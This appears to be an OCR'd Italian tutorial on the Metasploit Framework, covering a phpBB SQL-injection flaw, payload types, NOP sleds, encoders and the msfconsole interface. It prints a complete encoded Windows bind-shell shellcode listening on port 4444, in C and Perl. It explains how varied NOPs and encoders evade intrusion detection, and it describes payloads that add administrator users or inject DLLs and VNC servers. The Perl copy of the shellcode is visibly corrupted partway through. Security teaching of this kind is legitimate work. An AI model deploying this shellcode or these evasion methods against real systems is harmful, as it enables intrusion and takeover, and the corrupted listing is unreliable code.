Il software di gestione forum phpBB contiene una falla che permette ad un attaccante remoto di iniettare codice SQL arbitrario. Il problema è dovuto al fatto che il parametro “highlight”, usato dallo script viewtopic.php, non è correttamente verificato e ciò permette ad un utente di iniettare o manipolare query SQL.


Payload

Il *payload* è il codice che verrà eseguito sul sistema bersaglio, una volta che l'*exploit* avrà avuto successo. Si potrebbe ad esempio scegliere di avviare una shell per poter inviare comandi (anche dannosi!) al sistema sotto attacco, oppure aggiungere un nuovo utente al sistema, o lanciare ad insaputa del bersaglio un eseguibile e così via. Il metasploit Framework offre una grande quantità di payloads conosciuti ed abbastanza semplici da comprendere, da poter usare facilmente per raggiungere i nostri scopi. Il Framework stesso per l'exploit selezionato mostra la lista di payloads che possono essere utilizzati. Tuttavia è sempre possibile creare un proprio payload da poter inserire in un certo exploit.

Il payload può essere scritto:

- direttamente in linguaggio macchina byte per byte direttamente in un file
- in C, compilato e trasferito in un file mediante l'uso del debugger
- in assembly, assemblato e trasferito in un file mediante l'uso del debugger.
- in Perl

Anche qui il il Metasploit ci viene in aiuto. E' infatti possibile generare(ed encodare) un determinato payload(tra quelli in lista), da poter accodare ad un proprio exploit.
Ad esempio, da interfaccia web dopo aver selezionato il payload apparirà questa schermata:



Nel nostro caso è stato scelto l'encoder PexAlphaNum. Ciccando su Generate Payload otterremo i seguenti:

Windows Bind Shell

```
/* win32_bind -  EXITFUNC=seh LPORT=4444 Size=709 Encoder=PexAlphaNum http://metasploit.com */
unsigned char scode[] =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49"
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x46\x4b\x4e"
"\x4d\x44\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x4f\x42\x46\x4b\x58"
"\x4e\x46\x46\x42\x46\x42\x4b\x48\x45\x34\x4e\x43\x4b\x38\x4e\x47"
"\x45\x50\x4a\x47\x41\x50\x4f\x4e\x4b\x58\x4f\x34\x4a\x41\x4b\x38"
"\x4f\x35\x42\x52\x41\x50\x4b\x4e\x49\x54\x4b\x38\x46\x33\x4b\x58"
"\x41\x50\x50\x4e\x41\x33\x42\x4c\x49\x59\x4e\x4a\x46\x48\x42\x4c"
"\x46\x37\x47\x50\x41\x4c\x4c\x4c\x4d\x50\x41\x30\x44\x4c\x4b\x4e"
"\x46\x4f\x4b\x33\x46\x35\x46\x42\x4a\x42\x45\x47\x45\x4e\x4b\x38"
"\x4f\x35\x46\x42\x41\x30\x4b\x4e\x48\x56\x4b\x38\x4e\x50\x4b\x44"
"\x4b\x48\x4f\x55\x4e\x41\x41\x30\x4b\x4e\x43\x30\x4e\x52\x4b\x48"
"\x49\x58\x4e\x56\x46\x52\x4e\x31\x41\x56\x43\x4c\x41\x33\x4b\x4d"
"\x46\x46\x4b\x58\x43\x44\x42\x43\x4b\x58\x42\x44\x4e\x50\x4b\x48"
"\x42\x37\x4e\x41\x4d\x4a\x4b\x38\x42\x34\x4a\x50\x50\x45\x4a\x46"
"\x50\x48\x50\x54\x50\x50\x4e\x4e\x42\x55\x4f\x4f\x48\x4d\x48\x56"
"\x43\x45\x48\x56\x4a\x46\x43\x33\x44\x33\x4a\x36\x47\x47\x43\x47"
"\x44\x33\x4f\x45\x46\x45\x4f\x4f\x42\x4d\x4a\x46\x4b\x4c\x4d\x4e"
"\x4e\x4f\x4b\x33\x42\x45\x4f\x4f\x48\x4d\x4f\x35\x49\x48\x45\x4e"
"\x48\x36\x41\x38\x4d\x4e\x4a\x50\x44\x30\x45\x55\x4c\x46\x44\x50"
"\x4f\x4f\x42\x4d\x4a\x46\x49\x4d\x49\x50\x45\x4f\x4d\x4a\x47\x55"
"\x4f\x4f\x48\x4d\x43\x45\x43\x55\x43\x35\x43\x35\x43\x35\x43\x34"
"\x43\x45\x43\x34\x43\x45\x4f\x4f\x42\x4d\x48\x46\x4a\x46\x41\x51"
"\x4e\x45\x48\x36\x43\x55\x49\x58\x41\x4e\x45\x59\x4a\x46\x46\x4a"
"\x4c\x31\x42\x47\x47\x4c\x47\x45\x4f\x4f\x48\x4d\x4c\x56\x42\x41"
"\x41\x55\x45\x45\x4f\x4f\x42\x4d\x4a\x46\x46\x4a\x4d\x4a\x50\x42"
"\x49\x4e\x47\x35\x4f\x4f\x48\x4d\x43\x55\x45\x45\x4f\x4f\x42\x4d"
"\x4a\x36\x45\x4e\x49\x34\x48\x38\x49\x54\x47\x45\x4f\x4f\x48\x4d"
"\x42\x55\x46\x55\x46\x35\x45\x45\x4f\x4f\x42\x4d\x43\x39\x4a\x46"
"\x47\x4e\x49\x47\x48\x4c\x49\x57\x47\x45\x4f\x4f\x48\x4d\x45\x55"
"\x4f\x4f\x42\x4d\x48\x56\x4c\x36\x46\x56\x48\x36\x4a\x46\x43\x46"
"\x4d\x36\x49\x38\x45\x4e\x4c\x36\x42\x35\x49\x55\x49\x42\x4e\x4c"
"\x49\x38\x47\x4e\x4c\x46\x46\x54\x49\x48\x44\x4e\x41\x43\x42\x4c"
"\x43\x4f\x4c\x4a\x50\x4f\x44\x34\x4d\x32\x50\x4f\x44\x34\x4e\x42"
"\x43\x39\x4d\x58\x4c\x47\x4a\x43\x4b\x4a\x4b\x4a\x4b\x4a\x4a\x46"
"\x44\x37\x50\x4f\x43\x4b\x48\x51\x4f\x4f\x45\x37\x46\x44\x4f\x4f"
"\x48\x4d\x4b\x55\x47\x45\x44\x45\x41\x45\x41\x55\x41\x45\x4c\x56"
"\x41\x50\x41\x45\x41\x45\x45\x35\x41\x55\x4f\x4f\x42\x4d\x4a\x56"
"\x4d\x4a\x49\x4d\x45\x50\x50\x4c\x43\x55\x4f\x4f\x48\x4d\x4c\x46"
"\x4f\x4f\x4f\x4f\x47\x53\x4f\x4f\x42\x4d\x4b\x48\x47\x45\x4e\x4f"
"\x43\x48\x46\x4c\x46\x36\x4f\x4f\x48\x4d\x44\x45\x4f\x4f\x42\x4d"
"\x4a\x56\x42\x4f\x4c\x38\x46\x50\x4f\x35\x43\x55\x4f\x4f\x48\x4d"
"\x4f\x4f\x42\x4d\x5a";
```

```
# win32_bind -  EXITFUNC=seh LPORT=4444 Size=709 Encoder=PexAlphaNum http://metasploit.com
my $shellcode =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49".
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41".
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x46\x4b\x4e".
"\x4d\x44\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x4f\x42\x46\x4b\x58".
"\x4e\x46\x46\x42\x46\x42\x4b\x48\x45\x34\x4e\x43\x4b\x38\x4e\x47".
"\x45\x50\x4a\x47\x41\x50\x4f\x4e\x4b\x58\x4f\x34\x4a\x41\x4b\x38".
"\x4f\x35\x42\x52\x41\x50\x4b\x4e\x49\x54\x4b\x38\x46\x33\x4b\x58".
"\x41\x50\x50\x4e\x41\x33\x42\x4c\x49\x59\x4e\x4a\x46\x48\x42\x4c".
"\x46\x37\x47\x50\x41\x4c\x4c\x4c\x4d\x50\x41\x30\x44\x4c\x4b\x4e".
"\x46\x4f\x4b\x33\x46\x35\x46\x42\x4a\x42\x45\x47\x45\x4e\x4b\x38".
"\x4f\x35\x46\x42\x41\x30\x4b\x4e\x48\x56\x4b\x38\x4e\x50\x4b\x44".
"\x4b\x48\x4f\x55\x4e\x41\x41\x30\x4b\x4e\x43\x30\x4e\x52\x4b\x48".
"\x49\x58\x4e\x56\x46\x52\x4e\x31\x41\x56\x43\x4c\x41\x33\x4b\x4d".
"\x46\x46\x4b\x58\x43\x44\x42\x43\x4b\x58\x42\x44\x4e\x50\x4b\x48".
"\x42\x37\x4e\x41\x4d\x4a\x4b\x38\x42\x34\x4a\x50\x50\x45\x4a\x46".
"\x50\x48\x50\x54\x50\x50\x4e\x4e\x42\x55\x4f\x4f\x48\x4d\x48\x56".
"\x43\x45\x48\x56\x4a\x46\x43\x33\x44\x33\x4a\x36\x47\x47\x43\x47".
"\x44\x33\x4f\x45\x46\x45\x4f\x4f\x42\x4d\x4a\x46\x4b\x4c\x4d\x4e".
"\x4e\x4f\x4b\x33\x42\x45\x4f\x4f\x48\x4d\x4f\x35\x49\x48\x45\x4e".
"\x48\x36\x41\x38\x4d\x4e\x4a\x50\x44\x30\x45\x55\x4c\x46\x44\x50".
"\x4f\x4f\x42\x4d\x4a\x46\x49\x4d\x49\x50\x45\x4f\x4d\x4a\x47\x55".
"\x4f\x4f\x48\x4d\x43\x45\x43\x55\x43\x35\x43\x35\x43\x35\x43\x34".
"\x43\x45\x43\x34\x43\x45\x4f\x4f\x42\x4d\x48\x46\x4a\x46\x41\x51".
"\x4e\x45\x48\x36\x43\x55\x49\x58\x41\x4e\x45\x59\x4a\x46\x46\x4a".
"\x4c\x31\x42\x47\x47\x4c\x47\x45\x4f\x4f\x48\x4d\x4c\x56\x42\x41".
"\x41\x55\x45\x45\x4f\x4f\x42\x4d\x4a\x46\x46\x4a\x4d\x4a\x50\x42".
"\x49\x4e\x47\x35\x4f\x4f\x48\x4d\x43\x55\x45\x45\x4f\x4f\x42\x4d".
"\x4a\x36\x45\x4e\x49\x34\x48\x38\x49\x54\x47\x45\x4f\x4f\x48\x4d".
"\x42\x55\x46\x55\x46\x35\x45\x45\x4f\x4f\x42\x4d\x43\x39\x4a\x46".
"\x47\x4e\x49\x47\x48\x4c\x49\x57\x47\x45\x4f\x4f\x48\x4d\x45\x55".
"\x4f\x4f\x42\x4d\x48\x56\x4c\x36\x46\x56\x48\x36\x4a\x46\x43\x46".
"\x4d\x36\x49\x38\x45\x4e\x4c\x36\x42\x35\x49\x55\x49\x42\x4e\x4c".
'   "\x49\x38\x47\x4e\x4c\x46\x46\x54\x49\x48\x44\x4e\x41\x43\x42\x4c".
'   "\x43\x4f\x4c\x4a\x50\x4f\x44\x34\x4d\x32\x50\x4f\x44\x34\x4e\x42".
'   "\x43\x39\x4d\x58\x4c\x47\x4a\x43\x4b\x4a\x4b\x4a\x4b\x4a\x4a\x46".
'\x4d\x4a\x49\x4d\x45\x50\x50\x4c\x43\x55\x4f\x4f\x48\x4d\x4c\x46".
'\x4f\x4f\x4f\x4f\x47\x53\x4f\x4f\x42\x4d\x4b\x48\x47\x45\x4e\x4f".
'\x43\x48\x46\x4c\x46\x36\x4f\x4f\x48\x4d\x44\x45\x4f\x4f\x42\x4d".
'\x4a\x56\x42\x4f\x4c\x38\x46\x50\x4f\x35\x43\x55\x4f\x4f\x48\x4d".
'\x4f\x4f\x42\x4d\x5a";
```

Ed ecco il codice payload generato sia in formato C che in formato Perl!
Adesso potremo inserire il payload generato nel nostro script exploit. Descriviamo ora alcuni dei numerosi payloads presenti nel Metasploit framework.

Passivex Payload

Il Metasploit Framework permette di inserire controlli ActiveX in un processo attaccato. In pratica è possibile patchare il registro della vittima in modo tale da lanciare automaticamente con Internet Explorer un URL che punta al Framework. Il Framework accetta la richiesta e manda alla vittima una pagina web tramite cui vengono caricate le componenti ActiveX. A questo punto il sistema attaccato scaricherà, registrerà ed eseguirà gli ActiveX. Il payload passive di base (win32 passivex) supporta l'ActiveX che abbiamo creato. In aggiunta al payload di base, nel Framework sono inclusi 3 moduli che possono essere usati per eseguire una shell, caricare il Meterpreter o iniettare il ben noto servizio VNC (connessione ad un desktop remoto). Quando uno di questi 3 payloads viene usato, l'oggetto passive emulerà una connessione TCP attraverso richieste HTTP GET e POST. Questo ci permette di interagire con una shell dei comandi, VNC o Meterpreter usando il normale traffico HTTP. Fin quando PassiveX usa Internet Explorer (fino alla

versione 6) per caricare i moduli Active X, il payload in questione non avrà problemi nemmeno se nel browser è configurato un proxy o vari parametri di sicurezza.

InlineEgg Python Payloads

La libreria InlineEgg (sviluppata da Core) è una classe Python (linguaggio di scripting) che permette di generare dinamicamente piccoli programmi in linguaggio assembly. La libreria in questione viene usata principalmente per creare payloads avanzati. Il Metasploit Framework supporta i payloads InlineEgg attraverso l'interfaccia del modulo del payload esterno; questo permette di avere un supporto trasparente se il linguaggio Python è installato. Per abilitare i payload InlineEgg, la variabile EnablePython dev'essere settata ad un valore diverso da zero. Il Metasploit Framework include esempi di InlineEgg per Linux, BSD e Windows. Gli esempi Linux sono ia32 reverse ie, linux ia32 bind ie e linux ia32 reverse xor. Questi payloads possono essere selezionati ed usati nello stesso identico modo degli altri payloads. I contenuti payload sono generati dinamicamente dagli script in Python nella sottodirectory payloads/external. Le funzioni dei payloads per BSD sono simili a quelle di Linux. Invece l'esempio di InlineEgg payload per Windows è chiamato win32 reverse stg ie. Questo payload contiene un'opzione chiamata IEGG che permette di specificare il percorso dello script InlineEgg che contiene il payload finale. Un esempio di script InlineEgg è contenuto nella sottocartella payloads/external, chiamato win32 stg winexec.py.

Win32 UploadExec Payloads

A differenza dei sistemi Unix che normalmente includono diversi tool di cui avremo bisogno dopo il processo di exploit, in Windows è nota la mancanza di questi strumenti. I payloads UploadExec permettono contemporaneamente di esplorare un sistema Windows, uploadare il proprio tool preferito ed eseguirlo, tutto attraverso la connessione alla socket del payload

Win32 DLL Injection Payloads

Il Metasploit Framework include un payload capace di iniettare una DLL in memoria in combinazione ad alcuni Win32 exploit. Questo payload non sarà visibile in alcun file non essendo scritto sul disco; la DLL viene caricata direttamente in memoria e sarà eseguita come un nuovo thread nel processo attaccato. Per creare una DLL che può essere usata con questo payload è possibile usare l'ambiente di sviluppo preferito e costruire una Win32 DLL standard. La DLL dovrebbe esportare una funzione chiamata Init che prende in ingresso un singolo argomento, ovvero un valore intero che contiene il descrittore della socket instaurata dalla connessione del payload. La funzione INIT diviene un punto di ingresso per il nuovo thread avviato nel processo su cui abbiamo effettuato l'exploit. Quando l'esecuzione viene completata, la funzione

INIT dovrebbe tornare al chiamante in modo da permettere allo stub loader di chiudere il processo secondo la variabile d'ambiente EXITFUNC.

Win32_adduser

Questo payload permette di inserire in sistemi operativi Microsoft Windows multiuser degli utenti con diritti di amministratore permettendo di specificare userid e password.

Linux IA32 Reverse Shell

Questo payload permette di ottenere una shell remota su un sistema Linux

Windows Bind Shell

Come per il payload visto per Linux, questo si connette ad una macchina Windows, generando una shell gestibile da remoto.

Windows Reverse VNC Server Inject

Questo payload inietta una DLL che apre un server VNC in ascolto sulla macchina remota. Una volta avviato il server, viene attivata sulla macchina che ha eseguito l'attacco un client VNC che viene collegato all'host remoto.

Nop Generator

NOP è il termine che sta per “No Operation”. Effettivamente questa rappresenta una particolare operazione che non esegue alcuna azione. Generalmente i Nop vengono creati per motivi di sincronizzazione temporale.
Ciò può essere anche usato in un exploit per rendere più semplice l’esecuzione del nostro payload. Come detto precedentemente queste operazioni non fanno nulla, ma permettono durante lo sviluppo di un exploit di non conoscere esattamente l’offset dell’indirizzo del payload rispetto al return address sovrascritto dopo il crash del programma. Ciò garantisce una maggiore affidabilità al processo di exploit.
Il punto sta proprio nel riuscire a far eseguire al processo obiettivo il nostro codice. Quindi per riuscire ad eseguire il nostro codice usiamo le “No Operation” come istruzioni per far slittare l’esecuzione delle istruzioni fino al nostro payload
Così viene garantita una maggiore flessibilità nel nostro exploit garantendoci la possibilità di usare come obbiettivi differenti piattaforme software.
Come già visto, nella cartella nops del framework vengono forniti un gran numero di NOP da usare con gli exploit. Ogni architettura presenta differenti metodi per implementare una ‘no operation’ e spesso in architetture come l’‘x86’ ci sono più di 50 tipi diversi di NOP. Poiché molti IDS controllano solo la classica istruzione ‘0x90’, l’uso di differenti combinazioni di NOP rendono il riconoscimento dei pattern di un exploit molto più complesso.

Encoder

Un encoder permette di mescolare le NOP ed il payload. Ci sono differenti tecniche ben documentate sui meccanismi di encoding ma ciò esula dagli scopi di questo documento in quanto andremo a descrivere il funzionamento di un generico Encoder e vedremo quelli già disponibili nel Metasploit.
La maggior parte degli encoder si basa su un algoritmo che modifica parte del payload. Questo spesso offre anche un decoder in modo che quando il target riceve il payload esso possa 'capire' il contenuto dopo avere applicato il decoder.
I sistemi di moderni di intrusion detection controllano il traffico su una rete, quando un blocco di dati con una certa signature nota viene rilevato viene generato un allarme. L'encoder permette di mascherare un certo payload mischiando i dati e facendo sembrare così il payload come normale traffico dati.
La maggior parte degli amministratori di sicurezza cerca di bloccare le azioni degli encoder studiandone il funzionamento e cercando di prevedere il risultato dopo l'applicazione su un payload. Ad esempio un ben noto tipo di encoding sviluppato da K2 dell'ADM è stato sviluppato ed implementato nel programma ADMmutate. Questo programma cambia efficacemente il payload di un programma ogni volta che cambia. In questo caso invece di cercare una stringa statica , il payload viene cercato tenendo conto del metodo o algoritmo di encondig usato, considerando i vari slittamenti dei NOP.
Nel framework vengono inclusi differenti encoder. Così come i payload questi sono disponibili per la maggior parte degli exploit.

Countdown
Un piccolo encoder che usa un byte decrescente come chiave, ha come svantaggio il fatto di non funzionare bene con i payload di grosse dimensioni

PexAlphaNum
Un encoder basato sul lavoro di Skylined. Affinchè questo payload sia alfanumerico al 100%, devono essere impostati tutti i caratteri non validi in una lista detta 'BadChar'. I vari IDS/IPS basati sulla signature cercano la stringa ASCII usata da questo encoder, quindi il suo utilizzo risulta facilmente rilevabile

PexFnstenvMov
Standard XOR decoder, usa l'OpCode Fnstenv per ottenere il valore dell'EIP e decodificare il payload

JmpCallAdditive
Un altro decoder Xor Standard, usa il forward-jump e quindi un call-back per ottenere l'EIP e decodificare il payload. Poiché questo è un encoder additivo, il valore dword è costantemente aggiunto al passaggio precedente dopo ogni ciclo, rendendo


quindi la decodifica più complessa.

ShikataGaNai
L'encoder pseudo polimorfico sviluppato da Spoonm. Più casuale del CLET, può sfruttare alcune migliorie quando questo si basa su un'analisi della frequenza dei byte.

Alpha2
Un encoder che si basa sul lavoro di Skylined. Molto simile al PexAlphaNum


Interfaccia Console

L'interfaccia a console chiamata msfconsole si presenta come una shell interattiva che ingloba un certo set di comandi. Questi comandi permettono all'utente di manipolare l'ambiente operativo del framework. Tramite opportuni comandi infatti è possibile settare tutte le impostazioni dell'exploit e di lanciarlo. I comandi che non vengono riconosciuti sono passati al sottostante ambiente operativo; in questo modo viene data all'utente la possibilità di lanciare programmi esterni senza lasciare la console del metasploit.
Per spiegare il funzionamento dell'interfaccia a console vedremo un esempio di utilizzo ed illustreremo man mano i comandi e le funzionalità offerte da tale interfaccia.
Ricordiamo sin da subito che questo tipo di interfaccia permette di accedere in ogni momento ad una guida cui è possibile accedere tramite il comando 'help' o digitando ? (vedi figura). Inoltre tutti i comandi impartiti ed i parametri possono essere completati usando l'opzione 'tab completions', ovvero premendo il tasto Tab è possibile completare il comando che si sta digitando.



Il primo passo da fare per il testing di un exploit è proprio quello di selezionare l'exploit. Tramite l'uso del comando show exploits è possibile mostrare la lista completa di tutti gli exploit inclusi nel framework con annessa una piccola

descrizione relativa al sistema operativo o programma affetto da tale bug. Nella figura seguente vengono visualizzati gli ultimi exploits (in ordine alfabetico).



